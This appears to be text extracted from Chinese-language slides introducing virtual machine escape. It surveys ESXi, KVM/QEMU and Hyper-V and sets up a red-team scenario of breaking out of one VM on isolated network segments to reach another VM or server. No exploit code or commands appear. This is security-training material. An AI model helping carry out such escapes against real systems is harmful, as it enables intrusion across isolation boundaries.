
什么是虚拟化逃逸?



什么是虚拟化逃逸?



什么是虚拟化逃逸?





VMware ESXi

VMware ESXi 是 VMware 虚拟化解决方案的基础。自2001年发布以后已经迭代了20多年，功能强大简单好用。



Libvirt + Qemu + KVM

虚拟化开源三件套。

绝大多数云厂商均使用该架构。



Azure Hyper-V

微软于2008年发布了自己的hypervisor--Hyper-V。

微软的云服务Azure全面使用hyper-v作为底层基础设施。

在2018年的blackhat上，微软宣布了最高奖金高达25w\$的针对hyper-v的漏洞奖励计划。


红蓝对抗中的虚拟化逃逸实践示例

网络架构及Demo

运维网段：
192.168.196.0/24

内网服务网段
192.168.1.0/24
192.168.2.0/24

所有网段间均被隔离




假设你拿到了虚拟机A，你的目标是虚拟机B或服务器C



control


192.168.1.10

虚拟机A



virtual machine

虚拟机B



virtual machine


192.168.2.10

运维网段：
192.168.196.0/24


内网服务网段
192.168.1.0/24
192.168.2.0/24

所有网段间均被
隔离

ESXi




192.168.196.13
5



